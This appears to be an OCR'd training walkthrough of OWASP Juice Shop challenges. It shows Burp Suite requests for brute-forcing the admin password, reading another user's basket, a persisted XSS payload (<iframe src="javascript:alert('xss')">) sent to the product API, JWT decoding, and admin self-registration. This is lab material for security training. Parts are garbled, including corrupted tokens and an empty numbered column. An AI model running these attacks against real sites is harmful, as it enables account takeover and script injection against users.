
Difficulty	Description	Category
**	Get rid of all 5-star customer feedback.	Broken Access Control

Registered Users		Customer Feedback	
admin@juice-shop.op	•	1 I love this shop! Best products in town! Highly recommended! (***)@juice-sh.op	★★★★★
jim@juice-sh.op	•	2 Great shop! Awesome service! (***)@juice-sh.op	★★★★★
bender@juice-sh.op	•	3 Nothing useful available here! (***)@juice-sh.op	★
tjoei.kumminich@gmail.com	•	21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft : purpose betray marriage blame crunch...	★
ciso@juice-sh.op	•	Incompetent customer support! Can't even upload photo of broken purchase!...	★★
support@juice-sh.op	•	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★
morty@juice-sh.op	•	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★
mc.safesearch@juice-sh.op	•	Keep up the good work! (anonymous)	★★★
J1294@juice-sh.op	•	this is fucking awesome! (anonymous)	★★★★★
wurstrot@juice-sh.op	•	1 123 (***)@juice-sh.op	★

Administration		Customer Feedback		
Registered Users				
admin@juice-shop.op	...	2	Great shop! Awesome service! (**@juice-shop.op)	★★★★
jim@juice-shop.op	...	3	Nothing useful available here! (**@juice-shop.op)	★
belder@juice-shop.op	...	21	Please send me the juicy chatbot NFT in my wallet at juicy-nft .purpose below manage blame crunch...	★
bjorn.kimmich@gmail.com	...		Incompetent customer support! Can't even upload photo of broken purchase!...	★★
csc@juice-shop.op	...		This is the store for awesome stuff of all kinds! (anonymous)	★★★★
support@juice-shop.op	...		Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★
marty@juice-shop.op	...		Keep up the good work! (anonymous)	★★★
mc_safesearch@juice-shop.op	...	1	123 (**in@juice-shop.op)	★
j1234@juice-shop.op	...		this is fucking awesome! (anonymous)	★★★★
wurstbro@juice-shop.op	...		Testing Alvaro (anonymous)	★★★★

Login MC SafeSearch

Difficulty	Description	Category
**	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.	Broken Access Control



Password Strength

Difficulty	Description	Category
**	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.	Broken Authentication

The screenshot shows the Burp Suite interface with the following details:

- Project:** OWASP Juice Shop
- Tab:** Proxy
- Request URL:** http://localhost:3000 [127.0.0.1]
- Request Method:** POST
- Request Headers:**
 - Host: localhost:3000
 - Content-Length: 47
 - Accept: application/json, text/plain, */*
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
 - Origin: http://localhost:3000
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: noCors
 - Sec-Fetch-Dest: empty
 - Referer: http://localhost:3000/
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: en-US,en;q=0.9
- Request Payload:**

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 47
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
6 Origin: http://localhost:3000
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: noCors
9 Sec-Fetch-Dest: empty
10 Referer: http://localhost:3000/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookies: language=en; cookieconsent_status=dissmiss; welcomebanner_status=dissmiss; continueCode=XtMxRj2k9s3alYSkyeZnOrj4d8HfSkTQydwgEb7N6sDqKpP1289LVB0gR
14 Connection: close
15
16 {
17   "email": "admin@juice.sh.op",
18   "password": "test"
19 }
```
- Inspector Panel:** Shows Request attributes (2), Request query parameters (0), Request cookies (4), and Request headers (17).

3. Intruder attack of http://localhost:3000

Reg.	Payload	Status code	Error	Timeout	Length	Comment
0	sample	401			413	
1	cricket	401			413	
2	Kolkata	401			413	
4	admin123	200			413	
5	Wellington	401			413	
6	School	401			413	
7	Maya	401			413	
8	admin123	200			1185	

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=UTF-8
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 799
9 ETag: W/"31f43rveeo0mSnNjFW6pET+ggt9oE"
10 Date: Sat, 28 Sep 2024 14:19:45 GMT
11 Last-Modified: Sat, 28 Sep 2024 14:19:45 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14 {
15   "authentication":{
16     "token": "eyJhbGciOiJKV1QiLCJhbGciOiJSIjIwZTcF0YSlGeeyJzC1GMSw1dXNlcmShbUBUOiiLClbLbwphbCIG1nFwBmuQ0q1wNLLXNlOnWiiwicGrc3dvcnI0I1VmTkYhDizyTdiyv03Mz1MDUxNmYwNj1k2zE4Y)lWMCIisInJvhQjoi1jhZGpb1i1eInRlhV4ZVrvav2Vujo1liwibGp2dExvZ2lUSXai0i1lLCjwcm5naWx1Sw1hZ2b1oJh38MdhVvChibGlj2t1Ywdcy9LcgvYHrzL2RzZmF1bHPBZGpb1sWbmci1LCj0b3RwU2V)cn0I)oi1iwiwXNB73RdmU0lOnydwUsImNyZWFO2WB8dC1GJ)1Wh)0tMDktMi9gTMNDc08 cuTA0ICswDwMCIsImRlbv02WB8dC1G6mVsbbHo5Imh1dGMytuzUmMk5OH0. g7fFn9mHbUpk-S2U7JcOrVua cDgKAtfBgzyfjual3xqLM8C1zsVg30WxAgBSQOpemGxd7H0vrakIsceFeLTlCreJai2G0nLudr0JLRgKvF69z3vq5pPT49Q_Pt_EbFHONkr0J2K_ait0tqlsxW-3J0AQEnpRElgz1v8",
16   "bid":1,
17   "umail":"admin@juice-sh.op"
18 }
}

```

Request

Pretty	Raw	Hex	Render
1 POST /rest/user/login HTTP/1.1			
2 Host: localhost:3000			
3 Content-Length: 799			
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"			
5 Accept: application/json, text/plain, */*			
6 Content-Type: application/json			
7 sec-ch-ua-mobile: ?0			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36			
9 sec-ch-ua-platform: "Linux"			
10 Origin: http://localhost:3000			
11 Sec-Fetch-Site: same-origin			
12 Sec-Fetch-Mode: cors			
13 Sec-Fetch-Dest: empty			
14 Referer: http://localhost:3000/			
15 Upgrade-Insecure-Requests: 1			
16 Accept-Language: en-US, en;q=0.9			
17 Cookie: language=en; cookieconsent_status=dissmiss; welcomebanner_status=dissmiss; continueCode=XYMeMJzK9o3a1YSYe2nm0rj4d8Xf3kT0ydwgEb7WN6vDqPp12BRLV80grR			
18 Connection: close			
19			
20 {			
21 "email": "admin@juice-sh.op",			
22 "password": "admin123"			
}			

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Access-Control-Allow-Origin: *			
3 Content-Type: application/json; charset=UTF-8			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: #/jobs			
7 Content-Type: application/json; charset=UTF-8			
8 Content-Length: 799			
9 ETag: W/"31f43rveeo0mSnNjFW6pET+ggt9oE"			
10 Date: Accept-Encoding			
11 Date: Sat, 28 Sep 2024 14:16:37 GMT			
12 Connection: close			
13			
14 {			
15 "authentication":{			
16 "token": "eyJhbGciOiJKV1QiLCJhbGciOiJSIjIwZTcF0YSlGeeyJzC1GMSw1dXNlcmShbUBUOiiLClbLbwphbCIG1nFwBmuQ0q1wNLLXNlOnWiiwicGrc3dvcnI0I1VmTkYhDizyTdiyv03Mz1MDUxNmYwNj1k2zE4Y)lWMCIisInJvhQjoi1jhZGpb1i1eInRlhV4ZVrvav2Vujo1liwibGp2dExvZ2lUSXai0i1lLCjwcm5naWx1Sw1hZ2b1oJh38MdhVvChibGlj2t1Ywdcy9LcgvYHrzL2RzZmF1bHPBZGpb1sWbmci1LCj0b3RwU2V)cn0I)oi1iwiwXNB73RdmU0lOnydwUsImNyZWFO2WB8dC1GJ)1Wh)0tMDktMi9gTMNDc08 cuTA0ICswDwMCIsImRlbv02WB8dC1G6mVsbbHo5Imh1dGMytuzUmMk5OH0. g7fFn9mHbUpk-S2U7JcOrVua cDgKAtfBgzyfjual3xqLM8C1zsVg30WxAgBSQOpemGxd7H0vrakIsceFeLTlCreJai2G0nLudr0JLRgKvF69z3vq5pPT49Q_Pt_EbFHONkr0J2K_ait0tqlsxW-3J0AQEnpRElgz1v8",			
16 "bid":1,			
17 "umail":"admin@juice-sh.op"			
}			

Security Policy

Difficulty	Description	Category
**	Behave like any "white-hat" should before getting into the action.	Miscellaneous

security.txt is an accepted standard for website security information that allows security researchers to report security vulnerabilities easily.^[1] The standard prescribes a [text file](#) called `security.txt` in the [well-known](#) location, similar in syntax to [robots.txt](#) but intended to be machine- and human-readable, for those wishing to contact a website's owner about security issues.^[2] `security.txt` files have been adopted by [Google](#), [GitHub](#), [LinkedIn](#), and [Facebook](#).^[3]

security.txt

A File Format to Aid in Security Vulnerability Disclosure




Example `security.txt` file

Status	Published
Year started	2017
First published	September 2017
Latest version	April 2022
Authors	Edwin Foudil
Base standards	RFC 9116
Website	securitytxt.org



File format [edit]

`security.txt` files can be served under the `/ .well-known/` directory (i.e. `/ .well-known/security.txt`) or the top-level directory (i.e. `/ security.txt`) of a website. The file must be served over [HTTPS](#) and in [plaintext](#) format.^[10]



View Basket

Difficulty	Description	Category
**	View another user's shopping basket	Broken Access Control



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
358	http://localhost:3000	GET	/rest/basket/1		✓	200	2545	JSON			127.0.0.1	127.0.0.1		20:33:50 28.5.2024	8080	

The screenshot shows the OWASP Juice Shop application running locally at `localhost:3000/#/basket`. The page title is "Your Basket (admin@juice-sh.op)". The basket contains four items:

- Apple Juice (1000ml) - 1 unit, 1.99€, with a trash icon.
- Apple Pomace - 1 unit, 0.89€, with a trash icon.
- Best Juice Shop Salesman Artwork - 1 unit, 5000€, with a trash icon.
- Carrot Juice (1000ml) - 1 unit, 2.99€, with a trash icon.

A sidebar on the right includes links for Account (with a red notification dot), Your Basket, EN, admin@juice-sh.op, Orders & Payment, Privacy & Security, and Logout.

Weird Crypto

Difficulty	Description	Category
**	Inform the shop about an algorithm or library it should definitely not use the way it does.	Cryptographic Issues

OWASP Juice Shop

Customer Feedback

Author: anonymous

Comment *:

MD5

Max. 160 characters 3/160

Rating:

CAPTCHA: What is $5+9-5$?

Result *:

40

Submit

API-only XSS

Difficulty	Description	Category
***	Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> without using the frontend application at all. (This challenge is potentially harmful on Heroku!)	XSS

Request	With Admin User Bearer Token	Response
Pretty	Raw	Hex
1 PUT /api/Products/6 HTTP/1.1 Host: localhost:3001 Sec-Ch-Ua: "Chromium";v="122", "Not AI Brand";v="99" Accept: application/json, text/plain, */* sec-ch-ua-platform: "70 Content-Type: application/json		
2 { "id": 6, "name": "Banana Juice (100ml)", "description": "Hacker love it the most.", "price": 1.99, "adult": true, "image": "banana_juice.jpg", "createdAt": "2024-09-28T13:47:28.626Z", "updatedAt": "2024-09-28T17:15:10.981Z", "deletedAt": null }		
3		
4		
5		
6		
7		
8		
9		
10		
11		
12		
13		
14		
15		
16		
17		
18		
19		
20		
21		
22		
23		
24		
25		
26		
27		
28		
29		
30		
31		
32		
33		
34		
35		
36		
37		
38		
39		
40		
41		
42		
43		
44		
45		
46		
47		
48		
49		
50		
51		
52		
53		
54		
55		
56		
57		
58		
59		
60		
61		
62		
63		
64		
65		
66		
67		
68		
69		
70		
71		
72		
73		
74		
75		
76		
77		
78		
79		
80		
81		
82		
83		
84		
85		
86		
87		
88		
89		
90		
91		
92		
93		
94		
95		
96		
97		
98		
99		
100		
101		
102		
103		
104		
105		
106		
107		
108		
109		
110		
111		
112		
113		
114		
115		
116		
117		
118		
119		
120		
121		
122		
123		
124		
125		
126		
127		
128		
129		
130		
131		
132		
133		
134		
135		
136		
137		
138		
139		
140		
141		
142		
143		
144		
145		
146		
147		
148		
149		
150		
151		
152		
153		
154		
155		
156		
157		
158		
159		
160		
161		
162		
163		
164		
165		
166		
167		
168		
169		
170		
171		
172		
173		
174		
175		
176		
177		
178		
179		
180		
181		
182		
183		
184		
185		
186		
187		
188		
189		
190		
191		
192		
193		
194		
195		
196		
197		
198		
199		
200		
201		
202		
203		
204		
205		
206		
207		
208		
209		
210		
211		
212		
213		
214		
215		
216		
217		
218		
219		
220		
221		
222		
223		
224		
225		
226		
227		
228		
229		
230		
231		
232		
233		
234		
235		
236		
237		
238		
239		
240		
241		
242		
243		
244		
245		
246		
247		
248		
249		
250		
251		
252		
253		
254		
255		
256		
257		
258		
259		
260		
261		
262		
263		
264		
265		
266		
267		
268		
269		
270		
271		
272		
273		
274		
275		
276		
277		
278		
279		
280		
281		
282		
283		
284		
285		
286		
287		
288		
289		
290		
291		
292		
293		
294		
295		
296		
297		
298		
299		
300		
301		
302		
303		
304		
305		
306		
307		
308		
309		
310		
311		
312		
313		
314		
315		
316		
317		
318		
319		
320		
321		
322		
323		
324		
325		
326		
327		
328		
329		
330		
331		
332		
333		
334		
335		
336		
337		
338		
339		
340		
341		
342		
343		
344		
345		
346		
347		
348		
349		
350		
351		
352		
353		
354		
355		
356		
357		
358		
359		
360		
361		
362		
363		
364		
365		
366		
367		
368		
369		
370		
371		
372		
373		
374		
375		
376		
377		
378		
379		
380		
381		
382		
383		
384		
385		
386		
387		
388		
389		
390		
391		
392		
393		
394		
395		
396		
397		
398		
399		
400		
401		
402		
403		
404		
405		
406		
407		
408		
409		
410		
411		
412		
413		
414		
415		
416		
417		
418		
419		
420		
421		
422		
423		
424		
425		
426		
427		
428		
429		
430		
431		
432		
433		
434		
435		
436		
437		
438		
439		
440		
441		
442		
443		
444		
445		
446		
447		
448		
449		
450		
451		
452		
453		
454		
455		
456		
457		
458		
459		
460		
461		
462		
463		
464		
465		
466		
467		
468		
469		
470		
471		
472		
473		
474		
475		
476		
477		
478		
479		
480		
481		
482		
483		
484		
485		
486		
487		
488		
489		
490		
491		
492		
493		
494		
495		
496		
497		
498		
499		
500		
501		
502		
503		
504		
505		
506		
507		
508		
509		
510		
511		
512		
513		
514		
515		
516		
517		
518		
519		
520		
521		
522		
523		
524		
525		
526		
527		
528		
529		
530		
531		
532		
533		
534		
535		
536		
537		
538		
539		
540		
541		
542		
543		
544		
545		
546		
547		
548		
549		
550		
551		
552		
553		
554		
555		
556		
557		
558		
559		
560		
561		
562		
563		
564		
565		
566		
567		
568		
569		
570		
571		
572		
573		
574		
575		
576		
577		
578		
579		
580		
581		
582		
583		
584		
585		
586		
587		
588		
589		
590		
591		
592		
593		
594		
595		
596		
597		
5		

The screenshot shows the jwt.io interface. At the top, there's a navigation bar with links like ITC, Google, Training All, Quick Uses, Online URL, Security Tool, Finance All, OWASP Project, OWASP JuiceShop, Mobile Pentest, API Pentest, and Appsec Best Website. Below the navigation is a search bar with the placeholder "Paste a token here". To the right of the search bar is a logo for "JUUT" and a "Debugger" button. Further right are "Libraries", "Introduction", and "Ask" buttons. On the far right, it says "Crafted by Auth0 by Okta". The main content area is divided into two sections: "Encoded" on the left and "Decoded" on the right. The "Encoded" section contains a long JWT string: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdWI... The "Decoded" section shows the token structure with "HEADER: ALGORITHM & TOKEN TYPE" and "PAYLOAD: DATA". The payload includes fields like status, data, id, username, email, password, role, etc. A red box highlights the email field (admin@juice-sh.op) and the password field (8192e028/bbd7325b516f069df18b500). At the bottom right, there's an "Activate Windows" message with a link to "Go to Settings to activate Windows".

The screenshot shows a product detail page for "Banana Juice (1000ml)" with a price of 1.99€. A red box highlights the text "Hacker love it the most.". Below the product image, there is a "Reviews (1)" section with a "Write a review" button and a text area for comments. The comment field contains the placeholder "What did you like or dislike?". At the bottom right of the page, there is a "Close" button and a "Submit" button.

Product	Description	Price
Apple Juice (1000ml)	1.99€	
Carrot Juice (1000ml)	2.99€	
Banana Juice (1000ml)	1.99€	
Orange Juice (500ml)	8.99€	
Fruit Press	89.99€	

With Admin User Bearer Token

```

Request
Pretty Raw Hex
1 PUT /api/Products/8 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua:"Chromium";v="121", "Not A Brand";v="99"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Content-Type: application/json
7 Content-Length: 278
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   Chrome/121.0.6167.86 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Dest: script
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: sameorigin
13 Referer: http://localhost:3000/
14 Accept-Language: en-US,en;q=0.9
15 Accept-Encoding: gzip, deflate, br
16 Cookies: language=en; cookieconsent_status=dissmiss; continueCode=
17 If-None-Match: W/"072-0qYI78y7uMuV5GicL7x95P1Mu"
18 Connection: close
19 Content-Length: 62
20
21 {"description":"<iframe src=\"javascript:alert('xss')\">"}
22
23


```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #jobs
7 X-Request-ID: 5a54e8d0-00c0-4f80-8530-3e3f4a2f9140
8 Content-Length: 278
9 ETag: "W/116-f2Ff1oy5KA4DFFe5lh0zvhN0e"
10 Vary: Accept-Encoding
11 Date: Sat, 28 Sep 2024 17:38:30 GMT
12 Connection: close
13
14 {
15     "status": "success",
16     "data": {
17         "id": 6,
18         "name": "Banana juice (1000ml)",
19         "description": "<iframe src=\"javascript:alert('xss')\">",
20         "price": 1.99,
21         "deluxePrice": 1.99,
22         "image": "banana_juice.jpg",
23         "createdAt": "2024-09-28T13:47:28.626Z",
24         "updatedAt": "2024-09-28T17:38:30.945Z",
25         "deletedAt": null
26     }
27 }

```



Admin Registration

Difficulty	Description	Category
***	Register as a user with administrator privileges.	Improper Input Validation

OWASP Juice Shop

User Registration

Email: suser@juice-sh.op

Password: 11/20

Repeat Password: 11/40

Show password advice

Security Question: Your eldest siblings middle name? This cannot be changed later!

Answer: Sinu

Register

Activate Windows
Go to Settings to activate Windows.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	TLS	IP	Time
48	https://juice-shop.herokuapp.com	POST	/api/Users/		✓	201	1242	JSON		✓	54.73.53.134	13:36:45 29 Sep 2024

Request

```
Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Content-Type: application/json; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=9JtUSRtpcg17TC7fY1XTZf4mu9jtDOILbumQhivlogFvitemckwUdzhwfiPYUOb124
4 Content-Length: 252
5 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-UA-Fingerprint: 727597206
10 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
11 Content-Type: application/json
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {"email":"suser@juice-sh.op","password":"sample@1234","passwordRepeat":"sample@1234","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?", "createdAt":"2024-09-29T07:14:27.431Z", "updatedAt":"2024-09-29T07:14:27.431Z"}, "securityAnswer":"Sinu"}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Server: Cowboy
3 Reporting-To: <https://juice-shop.herokuapp.com/>
4 "group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1727597206&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&e=Xh5FuSstJTF5Xgv9y3gicaAsZhBPNQGnvWtFanLFCz1FOzID1D"}]
5 Reporting-Endpoints:
heroku-ne1:https://ne1.herokuapp.com/reports?ts=1727597206&sid=812dcc77-0bd0-43b1-a5f1-b25750302959&e=Xh5FuSstJTF5Xgv9y3gicaAsZhBPNQGnvWtFanLFCz1FOzID1D
6 "report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"] }
7 Connection: Keep-Alive
8 Access-Control-Allow-Origin: *
9 X-Content-Type-Options: nosniff
9 X-FRAME-OPTIONS: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 Feature-Policy: 'none'
12 Location: /api/Users/27
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 308
15 Etag: W/134-rPEIzMIKrx/vhBueVvUbhsdwcH"
16 Vary: Accept-Encoding
17 Date: Sun, 29 Sep 2024 08:06:46 GMT
18 Via: 1.1 vegur
19
20 {"status": "success", "data": {"username": "", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive": true, "id": 27, "email": "suser@juice-sh.op", "updatedAt": "2024-09-29T08:06:46.545Z", "createdAt": "2024-09-29T08:06:46.545Z", "deletedAt": null}}
```

Request

```
Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Content-Type: application/json; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=9JtUSRtpcg17TC7fY1XTZf4mu9jtDOILbumQhivlogFvitemckwUdzhwfiPYUOb124
4 Content-Length: 252
5 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="128"
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-UA-Fingerprint: 727597206
